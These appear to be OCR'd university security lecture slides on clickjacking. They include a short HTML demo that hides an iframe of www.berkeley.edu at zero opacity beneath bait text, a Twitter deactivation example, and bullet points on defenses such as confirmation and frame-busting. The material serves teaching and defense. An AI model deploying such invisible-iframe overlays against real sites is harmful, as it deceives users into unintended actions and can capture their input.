
Let's load www.berkeley.edu, opacity 0.1

*You **Know** You Want To Click Here!*

file:///Users/ve...rency/wbe2.html
file:///Users/vern/cs161/lec
Search
Berkeley
UNIVERSITY OF CALIFORNIA
Discover new Berkeley Crowdfunding projects today
https://crowdfund.berkeley.edu

```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0; } </style>
Let's load www.berkeley.edu, opacity 0
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe *entirely* transparent



file:///Users/ve...rency/wbe3.html
file:///Users/vern/cs161/lec
Search

Let's load www.berkeley.edu, opacity 0

*You **Know** You Want To Click Here!*

https://crowdfund.berkeley.edu

Click anywhere over the region goes to **`https://crowdfund.berkeley.edu`**



Is this goodbye?

This action is permanent.

Before you deactivate your account, know this:

© 2010 Twitter About Us Contact Blog Status


Clickjacking

- By placing an invisible iframe of **`target.com`** *over* some enticing content, a malicious web server can fool a user into taking unintended action on **`target.com`** …

- ... By placing a visible iframe of **`target.com`** *under* the *attacker's own invisible iframe*, a malicious web server can "steal" user input – in particular, keystrokes

Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else



Attacker implements this by placing Twitter's page in a "Frame" inside their own page. Otherwise they wouldn't overlap.

Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else
- See OWASP’s “cheat sheet” for this too

Clickjacking Defenses

